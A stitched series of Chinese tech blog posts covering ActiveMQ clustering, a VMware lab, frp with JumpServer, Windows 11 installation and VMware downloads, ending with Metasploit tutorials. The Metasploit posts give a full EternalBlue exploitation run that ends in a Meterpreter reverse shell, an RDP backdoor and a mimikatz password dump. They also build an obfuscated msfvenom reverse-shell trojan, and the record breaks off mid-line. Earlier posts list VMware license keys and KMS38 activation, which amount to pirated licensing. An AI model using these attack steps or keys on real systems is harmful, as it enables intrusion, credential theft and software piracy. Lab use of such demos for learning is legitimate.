Filesystem Master-Slave KahaDB文件锁方式规划如下,仅以openwire举例,其他服务如MQTT其实道理完全相同节点IPopenwireadmin端口mq1192.168.30.139616168161mq2192.168.30.139616178162mq3192.168.30.139616188163mq4192.168.30.140616198164mq5192.168.30.140616208165mq6192.168.30.140616218166注意:Master-Slave模式是在一台机器上运行三个程序提供提供3选1的可用性,因此只在192.168.30.159上配置在/usr/local目录下创建mqcluster目录,然后在该目录中创建mq1,mq2,mq3的文件夹mkdir /usr/local/mqcluster/mq1 -p mkdir /usr/local/mqcluster/mq2 -p mkdir /usr/local/mqcluster/mq3 -p将ActiveMQ安装包放入上面三个目录中cp -r ./apache-activemq-5.16.4/* /usr/local/mqcluster/mq1 cp -r ./apache-activemq-5.16.4/* /usr/local/mqcluster/mq2 cp -r ./apache-activemq-5.16.4/* /usr/local/mqcluster/mq3配置brokernamevi /usr/local/mqcluster/mq1/conf/activemq.xml vi /usr/local/mqcluster/mq2/conf/activemq.xml vi /usr/local/mqcluster/mq3/conf/activemq.xml将<broker xmlns="http://activemq.apache.org/schema/core" brokerName="localhost" dataDirectory="${activemq.data}">修改为<broker xmlns="http://activemq.apache.org/schema/core" brokerName="brokerA" dataDirectory="${activemq.data}">持久化配置采用KahaDB文件锁方式,让三个服务共用一个KahaDB文件,当主服务崩溃后,备用服务会自动运行。vi /usr/local/mqcluster/mq1/conf/activemq.xml vi /usr/local/mqcluster/mq2/conf/activemq.xml vi /usr/local/mqcluster/mq3/conf/activemq.xml将<kahaDB directory="${activemq.data}/kahadb"/>修改为<kahaDB directory="/usr/local/mqcluster/mq1/data/kahadb"/>修改openwire端口vi /usr/local/mqcluster/mq1/conf/activemq.xml vi /usr/local/mqcluster/mq2/conf/activemq.xml vi /usr/local/mqcluster/mq3/conf/activemq.xml将<transportConnector name="openwire" uri="tcp://0.0.0.0:61616?maximumConnections=1000&wireFormat.maxFrameSize=104857600"/>分别改为<transportConnector name="openwire" uri="tcp://0.0.0.0:61616?maximumConnections=1000&wireFormat.maxFrameSize=104857600"/> <transportConnector name="openwire" uri="tcp://0.0.0.0:61617?maximumConnections=1000&wireFormat.maxFrameSize=104857600"/> <transportConnector name="openwire" uri="tcp://0.0.0.0:61618?maximumConnections=1000&wireFormat.maxFrameSize=104857600"/>注意:该行下面几列如mqtt、ws等原理相同,如果使用需要保证端口不重复,如果不使用请删除!修改Jetty端口,即web服务端口vi /usr/local/mqcluster/mq1/conf/jetty.xml vi /usr/local/mqcluster/mq2/conf/jetty.xml vi /usr/local/mqcluster/mq3/conf/jetty.xml将 <property name="host" value="127.0.0.1"/> <property name="port" value="8161"/>分别改为 <property name="host" value="0.0.0.0"/> <property name="port" value="8161"/> <property name="host" value="0.0.0.0"/> <property name="port" value="8162"/> <property name="host" value="0.0.0.0"/> <property name="port" value="8163"/>启动集群/usr/local/mqcluster/mq1/bin/activemq start /usr/local/mqcluster/mq2/bin/activemq start /usr/local/mqcluster/mq3/bin/activemq start测试集群是否生效第一种方式:通过web端口,同时只有一个端口能够访问,如mq1能够访问,通过/usr/local/mqcluster/mq1/bin/activemq stop后,mq2和mq3中会选出一个继续提供端口访问。http://192.168.30.139:8161/ http://192.168.30.139:8162/ http://192.168.30.139:8163/第二种方式:查看日志,cat /usr/local/mqcluster/mq1/data/activemq.log cat /usr/local/mqcluster/mq2/data/activemq.log cat /usr/local/mqcluster/mq3/data/activemq.log此时主服务器的日志为2022-04-09 08:03:40,021 | INFO | ActiveMQ Jolokia REST API available at http://0.0.0.0:8161/api/jolokia/ | org.apache.activemq.web.WebConsoleStarter | main备用服务器日志为2022-04-09 08:06:01,001 | INFO | Database /usr/local/mqcluster/mq1/data/kahadb/lock is locked by another server. This broker is now in slave mode waiting a lock to be acquired | org.apache.activemq.store.SharedFileLocker | main四、配置Broker-Cluster集群准备工作:将第二台服务器按Master-Slave模式搭建完,注意搭建的是192.168.30.140上的mq4、mq5、mq6配置Broker-Cluster集群,使两组Master-Slave能够负载均衡只修改192.168.30.139即brokerA组vi /usr/local/mqcluster/mq1/conf/activemq.xml vi /usr/local/mqcluster/mq2/conf/activemq.xml vi /usr/local/mqcluster/mq3/conf/activemq.xml在persistenceAdapter标签前配置<networkConnectors> <networkConnector name="brokerB" uri="static:(tcp://192.168.30.140:61619,tcp://192.168.30.140:61620,tcp://192.168.30.140:61621)" duplex="true" /> </networkConnectors>重新启动所有节点即完成配置,配置开机启动和进程守护等内容本文不再赘述。至此,ActiveMQ高可用+负载均衡集群搭建完毕。
-

VMware企业虚拟化综合实验1 一、实验目的仅用于技术回顾,不会完整记录细节,受限于实验环境,部分特性无法模拟通过Centos7系统搭建NTP、FTP、DNS服务,通过群晖系统提供iSCSI存储、Active Backup for Business虚拟机备份,通过windows2016系统配置vCenter Server、安装Veeam Backup & Replication虚拟机备份,配置JumpServer跳板机、搭建esxi虚拟化环境,配置vCenter Server,实现vCenter Server和虚拟备份还原,ESXI升级、物理机迁移至虚拟机、vSAN集群。二、网络环境VMnet8模拟办公网段,有外网,网关为192.168.10.254VMnet1模拟内网网段,无外网三、配置群晖系统群晖系统安装准备,我这里安装的是DSM6.2.3_DS918+_24922,配置IP为192.168.20.1创建存储池配置Active Backup for Business套件配置iSCSI四、配置jumpserver开源堡垒机安装centos7系统安装完成配置网络动态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32ONBOOT=no改为ONBOOT=yesservice network restart 重启网络即可自动获取IP静态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32BOOTPROTO="static" # 使用静态IP地址,默认为dhcp IPADDR="192.168.10.10" # 设置的静态IP地址 NETMASK="255.255.255.0" # 子网掩码 GATEWAY="192.168.10.254" # 网关地址 DNS1="114.114.114.114" # DNS服务器 ONBOOT=yes 安装堡垒机curl -sSL https://github.com/jumpserver/jumpserver/releases/download/v2.17.0/quick_start.sh | bash防火墙开启80和2222端口firewall-cmd --permanent --zone=public --add-port=2222/tcp --permanent firewall-cmd --permanent --zone=public --add-port=80/tcp --permanent firewall-cmd --reload启动堡垒机cd /opt/jumpserver-installer-v2.17.0 ./jmsctl.sh start配置用户、特权用户、资产授权等登陆测试正常,可在目标主机配置仅允许堡垒机登录,配置完成,不再进行其他测试五、Centos7系统搭建NTP、FTP、DNS安装系统,办公网段IP配置为192.168.10.20,内网IP为192.168.20.20安装NTPD时间服务器 yum install ntp 启动时间服务器 /bin/systemctl start ntpd.service 设为开机启动 chkconfig ntpd on 配置为上海市区 timedatectl set-timezone Asia/Shanghai 查看时间同步状态 ntpq -p查看当前时间date Sat Dec 18 18:41:39 CST 2021开放防火墙NTP服务端口firewall-cmd --add-service=ntp --permanent firewall-cmd --reload内网windows客户端测试安装FTP服务yum install -y vsftpd 编辑配置文件/etc/vsftpd/vsftpd.conf anonymous_enable=NO 关闭匿名登陆 chroot_local_user=YES 禁止跳出家目录 allow_writeable_chroot=YES 开启chroot后需要添加此项,放到最后创建ftp用户useradd -s /sbin/nologin -d /var/ftp test passwd test目标目录赋予权限chown test:test /var/ftp/关闭selinux编辑 /etc/selinux/configSELINUX=disabled 临时关闭 setenforce 0允许nologin的用户登录ftp,编辑 /etc/shells ,加入/sbin/nologin防火墙开放ftp端口firewall-cmd --add-service=ftp --permanent firewall-cmd --reload开机启动ftp服务chkconfig vsftpd on重启ftpsystemctl restart vsftpd.service验证配置DNS服务安装bind yum install bind bind-utils -y 配置/etc/named.conf 将两个127.0.0.1改为any 开启防火墙 firewall-cmd --add-service=dns --permanent firewall-cmd --reload 开机启动dns服务 chkconfig named on 重启ftp systemctl restart named.service 测试 nslookup google.com 192.168.20.20 服务器: UnKnown Address: 192.168.20.20 非权威应答: 名称: google.com Address: 46.82.174.69六、安装windows2016系统七,安装esxi安装esxi,一台IP为192.168.20.30 另一台为192.168.20.31为esxi接入iscsi为esxi准备系统镜像安装虚拟机八、esxi离线停机升级升级前版本esxi关机,挂载201912001-15160138镜像,选择upgrade升级后版本九、安装vCenter Server注意:DNS服务器要正确运行VSC最低要求10G内存,增加虚拟机配置继续安装安装完成十、vCenter Server备份还原进入设别管理后台192.168.20.40:5480,配置备份计划,通过FTP备份删掉vCenter Server,模拟崩溃情况通过VSCA还原,与安装步骤基本相同还原成功十一、使用Active Backup for Business备份还原虚拟机登陆群晖,配置Active Backup for Business,添加vcenter server进行备份测试修改目标虚拟机主机名进行还原测试还原成功,主机名恢复到备份时的状态十二、使用Veeam Backup & Replication备份还原虚拟机安装配置备份计划备份更改主机名还原还原完成十三、物理机迁移到虚拟机转换中转换完成十三、vSAN集群准备四台esxi主机,三台部署vSAN,一台安装vCenter。每台vSAN配置硬盘为40G、100G、200GvSAN01 vsan01.tntsec.com IP:192.168.20.51 vSAN02 vsan02.tntsec.com IP:192.168.20.52 vSAN03 vsan03.tntsec.com IP:192.168.20.53配置DNS服务器,添加 zonezone "tntsec.com" IN { type master; file "tntsec.com.zone"; };创建zone文件 /var/named/tntsec.com.zone$TTL 1D @ IN SOA master.tntsec.com. email.com. ( 0 ; serial 1D ; refresh 1H ; retry 1W ; expire 3H ) ; minimum IN NS master master IN A 192.168.20.20 vsan01 IN A 192.168.20.51 vsan02 IN A 192.168.20.52 vsan03 IN A 192.168.20.53检查配置文件named-checkconf -z测试域名解析nslookup vsan01.tntsec.com 192.168.20.20配置esxi主机IP、主机名,推荐通过esxi面板修改配置NTP服务器组建vSAN集群十四、实验完成关机1、关闭除vCenter的所有VM2、所有esxi进入维护模式3、进入vCenter5480设备管理关闭vCenter4、登录各esxi检查是否有VM未关机,是否进入维护模式,并关闭esxi
-

使用frp+jumpserver集中管理远程内网服务器 我们设想这样一种情况,我们是一家小公司,在全国有几个小分支办公机构,每个机构有一台服务器,由于公司财务紧张,买不起专线,用的也是普通家用宽带,SD-WAN设备说实话也挺贵的,那么我们怎么去登录各个分支机构的服务器呢?办法当然多,比如我们可以通过向日葵和todesk这类远程软件连接到分支机构某个人的电脑上再去远程操作,虽然不方便,但是能够完成目的。针对这种情况,我设计出这样一种方案,通过frp将所有内网服务器映射到一台公网服务器上,再在公网服务器部署jumpserver跳板机做集中管理和权限控制,这样我们只需要连接一次就能去选择连接各个服务器了。一、环境设计虽然我的云服务器升级了,但在运行网站的同时难以同时运行跳板机,所以我这里使用虚拟机进行演示,效果相同。内网服务器是192.168.10.113,将ssh端口22映射到跳板机服务器端口1001。跳板机服务器是192.168.10.20,其中1000端口是frp监听端口,1001是接受内网ssh转发的端口,1002是管理面板,2222是跳板机的连接端口。注意:本文仅对核心内容做记录,不会关注防火墙端口开放、开机启动等等小细节。二、跳板机配置一键安装跳板机并启动curl -sSL https://github.com/jumpserver/jumpserver/releases/download/v2.17.1/quick_start.sh | bash cd /opt/jumpserver-installer-v2.17.1 ./jmsctl.sh start登录web面板添加用户、服务器、特权用户、资产分配等,因为内网端口映射到服务器,所以跳板机配置的ssh是连接本地端口。用户test 密码123456三、服务端frp安装下载最新包wget https://github.com/fatedier/frp/releases/download/v0.38.0/frp_0.38.0_linux_386.tar.gz解压并编辑 frps.ini[common] bind_port = 1000 token = NBmima dashboard_port = 1002 dashboard_user = test dashboard_pwd = test启动服务nohup ./frps -c ./frps.ini &四、配置内网服务器客户端下载最新包wget https://github.com/fatedier/frp/releases/download/v0.38.0/frp_0.38.0_linux_386.tar.gz解压并编辑 frpc.ini[common] server_addr = 192.168.10.20 server_port = 1000 token = NBmima [ssh] type = tcp local_ip = 127.0.0.1 local_port = 22 remote_port = 1001启动服务nohup ./frpc -c frpc.ini &五、测试效果查看frp面板映射状态 192.168.10.20:1002 登录堡垒机test@192.168.10.20 ID | 主机名 | IP | 备注 +-----+-------------------------------------------+------------------+---------+ 1 | 内网主机 | 192.168.10.20 | 页码:1,每页行数:15,总页数:1,总数量:1 提示:输入资产ID直接登录,二级搜索使用 // + 字段,如://192 上一页:b 下一页:n 搜索: [Host]> 1 开始连接到 内网服务器管理员@192.168.10.20 0.1 Last login: Wed Dec 29 06:24:41 2021 from 192.168.10.253 [root@client ~]# ip addr 2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:29:df:d8:88 brd ff:ff:ff:ff:ff:ff inet 192.168.10.113/24 brd 192.168.10.255 scope global noprefixroute dynamic ens32 valid_lft 1130sec preferred_lft 1130sec inet6 fe80::f790:5f32:9201:7e7b/64 scope link noprefixroute valid_lft forever preferred_lft forever测试完成,客户端通过堡垒机接口即可选择登录到对应内网服务器。
-
不支持TPM没关系,老电脑轻松安装、激活windows11 2021年6月16日,windows11泄露,整个互联网掀起对windows的热度,2021年6月24日,微软正式召开windows11发布会,2021年6月29日,第一个Windows 11 (Dev 22000.51) (x64) 版本发布。对自媒体来说,流量就是生命,在这股浪潮中,我们也看到了那些越来越离谱的言论。“统一回复Win11的安装问题,经与微软官方工程师咨询,答复如下”微软工程师?前面是安全启动,后面突然变成TPM模块,前言不搭后语。黑解?你以为这是iPhone呢??先说结论,自2003年AMD在推出第一款民用Athlon 64处理器处理器开始,以后所有的x86-64处理器都可以安装windows11,对windows11来说,唯一限制你使用它的原因只有一个,windows11它没有32位版本;也就根本不存在其他附加条件,不需要安全启动!不需要UEFI!不需要GPT!不需要TPM! 1、安装准备 我这里分别用2009年的台式机AMD 羿龙II X4 925和2011年的笔记本英特尔酷睿i3 380M演示。镜像下载Windows 11 (Dev 22000.51) (x64) (中文版含家庭版,专业版,企业版) (由网友提供)文件:22000.51.210617-2050.CO_RELEASE_SVC_PROD2_CLIENTMULTICOMBINED_UUP_X64FRE_ZH-CN.ISO大小:5.33GBMD5:E8F41B94D68FEB6B0E5C0E9EA8140AE5SHA1:EB387BF05B3F7D31E9DDD7321D513D0A03424EC1SHA256:3B295FF83F04DE393A401860DE17DFD62BB8E8C83A3353ECE313E62F1C56F048magnet:?xt=urn:btih:DD5BCB82E3637B62C11333DEC9BD32A25D6FE7FD准备PE系统,推荐wepe和EasyU2、开始安装 进入古老的BIOS,选择U盘启动在PE中安装系统,跟windows10安装完全相同安装完成系统配置预览3、激活 使用KMS38激活,激活成功,跟windows10激活完全相同使用数字激活,激活成功,跟windows10激活完全相同4、最后 谣言止于智者,小丑好自为之。
-
VMware vSphere vCenter虚拟化管理系统 官方中文页面https://www.vmware.com/cn/products/vsphere-hypervisor.html下载地址VMware vSphere虚拟机监控程序(ESXi)链接: https://cld16.irans3.com/dlir-s3/VMware-VMvisor-Installer-7.0.0-15843807.x86_64.isoVMware-VMvisor-Installer-7.0.0-15843807.x86_64.iso档案大小: 350 MBMD5: 220d2e87290f50c3508214cadf66b737SHA1: 7fda0401ee1b2f49aae89043f9b2d509cf7e25dbVMware vSphere Hypervisor(ESXi)脱机捆绑包链接: https://cld14.irans3.com/dlir-s3/VMware-ESXi-7.0.0-15843807-depot.zipVMware-ESXi-7.0.0-15843807-depot.zip档案大小: 344 MBMD5: d3e7d11daaa98d235694201b367dfdb2SHA1: 84c27637f0f48f11f7638425c9e106d68c27f6fcVMware vCenter Server链接: https://cld5.irans3.com/dlir-s3/VMware-VCSA-all-7.0.0-15952498.isoVMware-VCSA-all-7.0.0-15952498.iso档案大小: 6.42 GBMD5: 94bb30ae83cd5f12e2eecce114d43007SHA1: 17aa2b1ee20e977fb4f8f8391563f57c3e456361神秘代码 (rc版合作伙伴测试密钥,正式版测试可用)VMware vSphere ESXi 7.0 Enterprise PlusJJ2WR-25L9P-H71A8-6J20P-C0K3FHN2X0-0DH5M-M78Q1-780HH-CN214JH09A-2YL84-M7EC8-FL0K2-3N2J2VMware vCenter 7.0 Standard104HH-D4343-07879-MV08K-2D2H2410NA-DW28H-H74K1-ZK882-948L4406DK-FWHEH-075K8-XAC06-0JH08VMware VSAN 7.0 Enterprise PlusHN0D8-AAJ1Q-07D00-6U924-CX22450008-221DH-M7E99-A9CKM-A1030HN0NH-62051-H75E9-P38RM-0H870VMware vSphere 7 Enterprise Plus with Add-on for KubernetesJ1608-4GJEQ-071L8-9VA0H-2MUK6M10DH-8YL47-474L1-DV3U0-8H054MM4MR-2G005-H7039-JVCAP-2RAL8部署预览exsi7安装步骤相同exsi是安装到硬件上的底层操作系统,他与操作系统中的虚拟机应用相比,体积小,占用低,有完整的系统实现和web管理平台,ISO镜像可以通过usb写入安装。这里是我用的配置,由于vmpro无法模拟raid,因此这里的100G硬盘代表raid10后的100G。选择安装位置由于已经安装了一遍,因此这里提示是否是升级安装。快速使用vSphere Hypervisor采用HTML5页面,反应迅速,操作流程,界面清晰,使用简单。新建虚拟机,与桌面vmpro使用完全相同。选择存储位置调整配置虚拟机管理web控制台数据存储可添加网络存储网络设置,支持vlan划分多网卡可以划分不同的虚拟交换机连接不同的虚拟机
-

Metasploit MS17-010永恒之蓝攻击演示 kaliLinux内置了非常多优秀的安全软件,本文演示的是如何利用MS17-010漏洞,通过nmap和MSF完成发现、扫描、攻击、登录的相关操作。相关软件:windows7操作系统(启用文件共享)、Kalilinux操作系统一、发现查看本机IP$ ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.0.0.112 netmask 255.255.255.0 broadcast 10.0.0.255 对10.0.0.0/24网段进行深层扫描,确认开放445段口$ nmap -Pn 10.0.0.0/24 Nmap scan report for tnt-PC (10.0.0.221) Host is up (0.0012s latency). Not shown: 996 filtered ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 5357/tcp open wsdapi 切换到root账户sudo su (root????kali)#: 二、扫描启动msf# msfconsole IIIIII dTb.dTb _.---._ II 4' v 'B .'"".'/|\`.""'. II 6. .P : .' / | \ `. : II 'T;. .;P' '.' / | \ `.' II 'T; ;P' `. / | \ .' IIIIII 'YvP' `-.__|__.-' I love shells --egypt =[ metasploit v6.0.30-dev ] + -- --=[ 2099 exploits - 1129 auxiliary - 357 post ] + -- --=[ 592 payloads - 45 encoders - 10 nops ] + -- --=[ 7 evasion ] Metasploit tip: Display the Framework log using the log command, learn more with help log msf6 > 装载EXPmsf6 > use auxiliary/scanner/smb/smb_ms17_010 msf6 auxiliary(scanner/smb/smb_ms17_010) > 设置目标IPmsf6 auxiliary(scanner/smb/smb_ms17_010) > set RhOSTS 10.0.0.221 RhOSTS => 10.0.0.221 扫描发现漏洞msf6 auxiliary(scanner/smb/smb_ms17_010) > run [+] 10.0.0.221:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit) [*] 10.0.0.221:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed 三、攻击装载攻击模块msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.0.221 rhosts => 10.0.0.221 msf6 exploit(windows/smb/ms17_010_eternalblue) > set LhOST 10.0.0.112 LhOST => 10.0.0.112 msf6 exploit(windows/smb/ms17_010_eternalblue) > set LpORT 444 LpORT => 444 msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp payload => windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > 攻击msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit [*] Started reverse TCP handler on 10.0.0.112:444 [*] 10.0.0.221:445 - Executing automatic check (disable AutoCheck to override) [*] 10.0.0.221:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check [+] 10.0.0.221:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit) [*] 10.0.0.221:445 - Scanned 1 of 1 hosts (100% complete) [+] 10.0.0.221:445 - The target is vulnerable. [*] 10.0.0.221:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check [+] 10.0.0.221:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit) [*] 10.0.0.221:445 - Scanned 1 of 1 hosts (100% complete) [*] 10.0.0.221:445 - Connecting to target for exploitation. [+] 10.0.0.221:445 - Connection established for exploitation. [+] 10.0.0.221:445 - Target OS selected valid for OS indicated by SMB reply [*] 10.0.0.221:445 - CORE raw buffer dump (38 bytes) [*] 10.0.0.221:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima [*] 10.0.0.221:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service [*] 10.0.0.221:445 - 0x00000020 50 61 63 6b 20 31 Pack 1 [+] 10.0.0.221:445 - Target arch selected valid for arch indicated by DCE/RPC reply [*] 10.0.0.221:445 - Trying exploit with 12 Groom Allocations. [*] 10.0.0.221:445 - Sending all but last fragment of exploit packet [*] 10.0.0.221:445 - Starting non-paged pool grooming [+] 10.0.0.221:445 - Sending SMBv2 buffers [+] 10.0.0.221:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer. [*] 10.0.0.221:445 - Sending final SMBv2 buffers. [*] 10.0.0.221:445 - Sending last fragment of exploit packet! [*] 10.0.0.221:445 - Receiving response from exploit packet [+] 10.0.0.221:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)! [*] 10.0.0.221:445 - Sending egg to corrupted connection. [*] 10.0.0.221:445 - Triggering free of corrupted buffer. [*] Sending stage (200262 bytes) to 10.0.0.221 [*] Meterpreter session 1 opened (10.0.0.112:444 -> 10.0.0.221:49162) at 2021-03-17 20:46:36 +0800 [+] 10.0.0.221:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-= [+] 10.0.0.221:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-= [+] 10.0.0.221:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-= 攻击成功,查看系统信息meterpreter > sysinfo Computer : TNT-PC OS : Windows 7 (6.1 Build 7601, Service Pack 1). Architecture : x64 System Language : zh_CN Domain : WORKGROUP Logged On Users : 2 Meterpreter : x64/windows meterpreter > 查看系统截图meterpreter > screenshot Screenshot saved to: /home/tnt/桌面/OHtgaYJN.jpeg 开启3389端口,打开防火墙端口meterpreter > shell Process 876 created. Channel 2 created. C:\Windows\system32>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f netsh advfirewall firewall add rule name="2346p" protocol=TCP dir=in localport=2346 action=allow C:\Windows\system32>netstat -an netstat -an TCP 0.0.0.0:135 0.0.0.0:0 LISTENING TCP 0.0.0.0:445 0.0.0.0:0 LISTENING TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 获取系统密码meterpreter > load mimikatz meterpreter > creds_wdigest [+] Running as SYSTEM [*] Retrieving wdigest credentials wdigest credentials =================== Username Domain Password -------- ------ -------- (null) (null) (null) TNT-PC$ WORKGROUP (null) tnt tnt-PC tnt 三、登录通过远程登陆连接目标,演示完成(可通过软件破解实现win7系统双开3389)rdesktop 10.0.0.221 最后通常在做安全测试时不会登录对方系统,而是留下木马或建立隐匿账户。本文仅是一次攻击演示,请勿在真实环境下进行,后果自负。
-
Meterpreter(MSF)payload攻击载荷,反弹实验。 制作木马攻击载荷的概念类似反弹shell,使用msfvenom -v可以查看操作帮助msfvenom -l可以查看当前可以使用的攻击载荷列表生成一个反弹木马msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.136.131 lport=666 -f exe -e x86/shikata_ga_nai -i 8 -o muma2.exe -p windows/meterpreter/reverse_tcp使用反弹模式 lhost=192.168.136.131我的IP lport=666我要监听的端口 -f exe生成exe文件 -e x86/shikata_ga_nai编码混淆方式 -i 8编码混淆次数 -o muma.exe生成的文件 当然,简单的编码混淆是过不了杀毒软件的。本地监听进入监听模式msf > use exploit/multi/handler 监听的payload类型msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp 监听的IPmsf exploit(multi/handler) > set lhost 192.168.136.131 lhost => 192.168.136.131 监听的端口msf exploit(multi/handler) > set lport 666 lport => 444 开始监听msf exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168.136.131:444 [*] Sending stage (179779 bytes) to 192.168.136.133 主机上线[*] Meterpreter session 1 opened (192.168.136.131:444 -> 192.168.136.133:1027) at 2018-05-05 20:10:43 +0800 VNC桌面实时监控meterpreter > run vnc Connected to RFB server, using protocol version 3.8 Enabling 